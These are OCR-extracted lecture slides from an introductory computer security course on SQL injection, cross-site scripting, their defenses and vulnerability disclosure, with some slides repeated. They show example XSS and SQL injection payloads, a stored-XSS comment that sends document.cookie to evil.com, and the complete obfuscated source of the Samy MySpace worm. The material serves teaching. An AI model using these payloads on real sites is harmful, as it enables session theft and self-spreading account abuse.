To create a heading, add number signs (#) in front of a word or phrase. The number of number signs you use should correspond to the heading level. For example, to create a heading level three (<h3>), use three number signs (e.g., ### My Header).

Markdown	HTML	Rendered Output
# Heading level 1	Heading level 1	Heading level 1
## Heading level 2	Heading level 2	Heading level 2
### Heading level 3	Heading level 3	

Rich text: What can we do instead?

- Does social media allow inline HTML anymore? Nope.
- An alternative: languages like markdown that are rendered to HTML



Headings

To create a heading, add number signs (#) in front of a word or phrase. The number of number signs you use should correspond to the heading level. For example, to create a heading level three (<h3>), use three number signs (e.g., ### My Header).

Markdown	HTML	Rendered Output
# Heading level 1	Heading level 1	Heading level 1
### Heading level 3	Heading level 3	

Parse input and add features, rather than removing them!

One more thing…

Important *(not a clicker)* **Question:**

Why doesn’t the (iframe-based) attack violate the SOP?

What We Have Learned

- Cross-Site Request Forgery (CSRF) attack
- CSRF mitigation techniques
- Web applications with a server-side database
  - Architecture and data flow
  - Simple SQL queries
- SQL injection
  - Example attacks and mitigation techniques

Web Security IV: SQL Injection, XSS , Vulnerability Discovery & Disclosure

CS 1660: Introduction to Computer Systems Security

Code Injection

User input gets treated as part of the application code

=> user can do something they couldn’t otherwise

From last time

SQL injection: input becomes part of SQL query on server

```
db->query("SELECT * from users where username=" . $user .
          " AND password = " . $hash "'");
```

Cross-Site Scripting (XSS): input can run arbitrary Javascript in browser

```
<h2>Comments</h2>
<ul>
   <li>hi, this is alice</li>
   <li><script>alert(”xss”);</script></li>
...
```

How do we defend against this?

Once again, defense in depth...

First: limiting cookie sharing

More info: Mozilla MDN


More important attributes:

```
Set-Cookie: sessionid=12345; . . . HttpOnly=true
```

- `HttpOnly` (true/false): If true, cookie can't be read by Javascript, eg. `document.cookie`

- Fetch/XMLHTTPRequest can still send them, even if JS code can't read directly ("credentialed requests")

Tradeoff in how cookie can be used => useful for cookies with credentials


BROWN UNIVERSITY
Authentication Required
Enter your Brown credentials
Username
jcarberr
Password
Log In
You have asked to log in to:
CANVAS
Brown University – Canvas
Developer Tools — Web Login Service — https://sso.brown.edu/idp/profile/SAML2/Redirect/SSO?execution=e1s1
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Cache Storage
Cookies
https://sso.brown.edu
Indexed DB
Local Storage
Filter Items
Name
Value
Domain
Path
Expires / Max-Age
Size
HttpOnly
Secure
SameSite
JSESSIONID
sso.brown....
/idp
Session
53
false
true
None
SESS48fbb292...
.brown.edu
/
Sun, 02 Jan 2022 ...
62
false
false
None
shib_idp_session
sso.brown....
/idp
Session
80
true
true
None

What can we do about it?

Idea: clean up the text

How could we prevent input from acting like code?

This is called input sanitization => escape or filter certain characters to avoid them being parsed as code

XSS: What to filter?

```
<script>alert("XSS");</script>
```

XSS: What to filter?

```
<script>alert("XSS");</script>
```

Can get devious…

```
<script>alert("XSS");</script>

<img src=# onerror="alert('XSS')">

<img src=# onerror="alert(String.fromCharCode(88,83,83))">
. . .
```

More info: Flag wiki, OWASP filter evasion cheat sheet

Note: not all of these exact tricks may work in all modern browsers. Your experience may vary, see cheat sheet for more examples.

Sanitizing SQL

```
db->query("SELECT * from users where username=" . $user .
          " AND password = " . $hash "'");
```

What to escape? *Starting* point:

' " \ <newline> <return> <null>

Quirks: Unicode, rich text, …

Warning: building sanitizers is very tricky to get right.
Never, ever write custom sanitizers on your own!

Warning: building sanitizers is very tricky to get right.
Never, ever write custom sanitizers on your own!

Instead

- Use library functions designed for this
- Reconsider your design to avoid needing a sanitizer in the first place

Input Sanitization: Examples

Examples

- PHP legacy escape function `mysql_escape_string` ignored similar character encodings in Unicode
- PHP later developed `mysql_real_escape_string`

Both of these functions are deprecated now...

How can we do better?

A better way for SQL: Prepared Statements

```
SELECT * from users WHERE user = ? AND password = ?
```

- Newer form of writing queries: variables with ? filled in after query text is parsed
- Generally safe from SQL injection, if used correctly

```
// Prepare query ahead of time
$stmt = $db->db->prepare(
 'SELECT * from users WHERE username = :user AND password = :pass');


. . .

// For each input, execute query
$r = $stmt->execute([':user' => $user, ':pass' => $pass]);
```

Parsing and query execution in separate steps
=> user input can't affect the query semantics

Anomaly Detection

- Observe queries on legitimate inputs
- Determine properties of typical queries
  - Result size (e.g., list of values or probability distribution)
  - Structure (e.g., WHERE expression template)
- Reject inputs that yield atypical queries and outputs

Anomaly Detection (eg. for SQL)

```
SELECT * FROM CS1660 WHERE
Name=$username AND Password = hash( $passwd ) ;
```

- Typical queries
  - Result size: 0 or 1
  - Structure: variable = string
- On malicious input A' OR 1 = 1
  - Result size: table size
  - Structure: variable = string OR value = value

SQL injections defenses

The best strategy is a a layered approach ("defense in depth"):

- input sanitization
- prepared statements
- anomaly detection
- a properly configured Access Control
- ...

- Unfortunately, it is still quite common

www.cvedetails.com/vulnerability-list/opsqli-1/sql-injection.html

XSS: `Content-Security-Policy`

Idea: prevent page from loading rogue scripts in the first place

XSS: Content-Security-Policy (CSP)

CSP header tells browser to load content only from certain origins

```
<!- Only allow content from this origin -->
<!- (also restricts inline scripts) -->
Content-Security-Policy: default-src 'self'
```

XSS: Content-Security-Policy (CSP)

CSP header tells browser to load content only from certain origins

```
<!- Only allow content from this origin -->
<!- (also restricts inline scripts) -->
Content-Security-Policy: default-src 'self'
```

```
<!- Allow certain media from different sources-->
Content-Security-Policy: default-src 'self'; img-src *;
    media-src example.org example.net;
    script-src userscripts.example.com
```

Opportunities for more precise control over what resources can be loaded

What happens when user inputs need rich formatting?

MySpace | Search | powered by Google

Home | Browse | Search | Invite | Film | Mail | Blog | Favorites | Forum | Groups | Events | Videos | Music | Comedy | Classifieds

Tom

":-)"

Male
31 years old
Santa Monica, CALIFORNIA
United States

Last Login: 9/22/2007

Mood: productive
View My: **Pics** | **Videos**

Contacting Tom

- Send Message
- Forward to Friend
- Add to Friends
- Add to Favorites
- Instant Message
- Block User
- Add to Group
- Rank User

MySpace URL:
http://www.myspace.com/tom

Hello, you either have JavaScript turned off or an old version of Macromedia's Flash Player. **Click here** to get the latest flash player.

Tom's Interests

General	Internet, Movies, Reading, Karaoke, Language, Culture, History of Communism, Philosophy, Singing/Writing

Tom is working on myspace plans!

Tom's Latest Blog Entry [**Subscribe to this Blog**]

approving comments ... (**view more**)

new homepage look (**view more**)

what's going on with friend counts? (**view more**)

extended network (**view more**)

am i online? (**view more**)

[**View All Blog Entries**]

Tom's Blurbs


About me:
I'm Tom and I'm here to help you. Send me a message if you're confused by anything. **Before asking me a question, please check the FAQ to see if your question has already been answered.**

I may have been on your friend list when you signed up. If you don't want me to be, click "Edit Friends" and remove me!

Also, feel free to tell me what features you want to see on MySpace and if I think it's cool, we'll do it!

Who I'd like to meet:
I'd like to meet people who educate, inspire or entertain me... I have a few close friends I've known all my life. I'd like to make more.


John
John is in your extended network
Welcome 3
John's Latest Blog Entry Subscribe to this Blog!
View All Blog Entries
John's Blurbs
About me
Who I'd like to meet
COMMENT
REMOVE FROM PROFILE
MORE FROM USER
message
forward
add
block
chat
block
group
rate
A Little Less
Elvis Presley
+delete+
+view+
4:09 / 7:33 • MySpace Editor



How To Create A Great Page For Your MySpace

Videojug
834K subscribers
Subscribe
29
Share
Save

2.3K views 11 years ago

In the Real World: MySpace Worm

- Users could post HTML on MySpace pages...
  - ...but MySpace blocks a lot of tags (except for <a>, <img>, and)
    - No <script>, <body>, onClick attributes, <a href=javascript://>, ...
      ...but some browsers allowed JavaScript within CSS tags:
      -
- ...but MySpace strips out the word “javascript”...
  - ...so use
- ...but MySpace strips out all escaped quotes...
  - ...so convert from decimal: String.fromCharCode(34) to get ‘’
- ...etc


Source: https://samy.pl/myspace/tech.html

In the Real World: MySpace Worm

```
<div id=mycode style="BACKGROUND: url('javascript:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var
A=String.fromCharCode(39);function g(){var C;try{varD=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return
eval('document.body.inne'+'rHTML')}}function getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var
E=document.location.search;var F=E.substring(1,E.length).split('&');var AS=new
Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!M){g
etData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function paramsToString(AV){var N=new String();var
O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-
1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return
false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-
urlencoded');J.setRequestHeader('Content-Length',BK
.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return
S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var
U=BG+'=';var V=BF.indexOf(U)+U.length;var
W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new
XMLHttpRequest()}catch(e){Z=false}}else
if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var
AA=g();var AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv
id='+AE+'D'+'IV>'}var AG;function
getHome(){if(J.readyState!=4){return}varAU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==
-1){if(AF){AG+=AF;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewInterests&Myt
oken='+AR,postHero,'POST',params
ToString(AS))}}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fuseaction=pr
ofile.processInterests&Mytoken='
+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.c
fm?fuseaction=invite.addfriend_v
erify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var
AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to
Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function
httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-
form-urlencoded');xmlhttp2.setReque
stHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

In the Real World: MySpace Worm


- Everyone who visits an “infected” profile page becomes infected and adds samy as a friend
  - Within 5 hours, samy has 1,005,831 friends
- Moral of the story
  - Don’t homebrew your own filtering mechanisms
  - Use established libraries that you trust
  - Multiple valid representations make it difficult to account for every possible scenario



Source: https://samy.pl/myspace/tech.html

Rich text: What can we do instead?

- Does social media allow inline HTML anymore? Nope.
- An alternative: languages like markdown that are rendered to HTML




Headings

To create a heading, add number signs (#) in front of a word or phrase. The number of number signs you use should correspond to the heading level. For example, to create a heading level three (<h3>), use three number signs (e.g., ### My Header).

Markdown	HTML	Rendered Output
# Heading level 1	Heading level 1	Heading level 1
## Heading level 2	Heading level 2	Heading level 2
### Heading level 3	Heading level 3	

Rich text: What can we do instead?

- Does social media allow inline HTML anymore? Nope.
- An alternative: languages like markdown that are rendered to HTML



Headings

To create a heading, add number signs (#) in front of a word or phrase. The number of number signs you use should correspond to the heading level. For example, to create a heading level three (<h3>), use three number signs (e.g., ### My Header).

Markdown	HTML	Rendered Output
# Heading level 1	Heading level 1	Heading level 1
### Heading level 3	Heading level 3	

Parse input and add features, rather than removing them!

One more injection example…

Second-Order SQL Injection

Sanitized input is controlled just the first time is inserted in the DB but it may be reused in other queries

=> Often need to protect any user-controlled database *output*, as well as input

Second-Order SQL Injection

- Sanitized input is controlled just the first time is inserted in the DB but it may be reused in other queries
- Regular user selects username admin'--
- Application
  - Escapes quote to prevent possible injection attack
  - Stores value admin'-- into user attribute of database
- Later, application retrieves username with clause

  WHERE username = 'admin'--'
- Could be used to change administrator password to one chosen by attacker

Stored XSS

Attacker

POST /comment.php
comment=<script> / make a post request to evil.com with document.cookie… */ </script>*

chirpbook.com

INSERT INTO comments (value) VALUES ('<script>…</script>')

Database

["Hello", …, "<script>…</script>"]

```
<body>
  …
  <script>…</script>
  …
</body>
```

User's Browser

Web Frameworks

Web Development

Usually managed by a 3-tier architecture with a client–server approach articulate in 3 layers logically separated in which:

- Presentation


  This level of the application is the user interface. The interface is used to translate tasks and results to something the user can understand.

- Logic

  This layer coordinates the application of the web site, and it moves and processes data between the two surrounding layers

- Data tiers

  Information stored and retrieved from a database or file system. The information is passed back to the logic tier for processing, and then eventually back to the user



Source: https://en.wikipedia.org/wiki/Multitier_architecture

Threat and risk modeling process

- Browser may attack
  - Server
  - Other browsers
- Server may attack
  - Browser
  - Machine of browser
  - Other servers

- User may trust
  - Server to protect user data
  - Server to protect browser from other servers
  - Browser to protect user data
  - Browser to protect user from malicious server

Web Frameworks

Usually we do not develop website using just a text editor we use Web Frameworks that bring services e.g.:

- URL routing
- Input form managing and validation
- HTML, XML, JSON, AJAX, etc.
- Database connection
- Web security against Cross-site request forgery (CSRF), SQL Injection, Cross-site Scripting (XSS), etc.
- Session repository and retrieval

- Apache Tomcat
- Spring MVC
- AngularJS
- JBoss
- Node.js
- Django
- Apache Struts

Web Security Standard solutions

- Usually web security is built in the framework or external libraries:
  - Authentication and session management (e.g. cookies generation)
  - Input validation (sanitization) through common patterns (email, credit card, etc.) or char escaping
  - Avoid building SQL from user input
  - Password: hash and salting
  - Etc.

Vulnerability Discovery & Disclosure

Vulnerability Discovery & Disclosure

- Companies try to find and resolve their own vulnerabilities (e.g., pentesters, internal security engineers)
- Third parties also look for vulnerabilities
  - Cybercriminals
  - Governments
  - Security researchers
- What should you do if you find a vulnerability and you have good intentions?
  - Release it publicly
  - Let the firm know
  - Let the responsible firm know (but set a date publication)

Problems with Vulnerability Disclosure

- **Computer Fraud and Abuse Act**
  - Makes unauthorized access to software systems a felony
  - Catch-22 of trying to prove unauthorized access without unauthorized access
  - Van Buren v. United States: SCOTUS case
- **Lack of incentives**
  - Finding vulnerabilities is a public good
- **Conflict between firms wanting vulnerabilities to be private and hackers wanting credit**
- **Updates take time to deploy and for users to update (e.g., operating systems, apps)**
  - If you disclose a vulnerability that's been fixed, some users may still use the vulnerable version
- **Intellectual property argument**
  - Oracle CSO Mary Ann Davidson: "Oracle's license agreement exists to protect our intellectual property. "Good motives" – and given the errata of third party attempts to scan code the quotation marks are quite apropos – are not an acceptable excuse for violating an agreement willingly entered into."

Possible Solution: Bug Bounties

- Pay hackers for security vulnerability reports submitted, provided they sign up to terms and conditions first
- Creates incentive to find security vulnerabilities and to not exploit vulnerabilities/sell to cybercriminals
- Can provide legal exceptions for hackers to find vulnerabilities and resolve legal ambiguity
- Force private disclosure
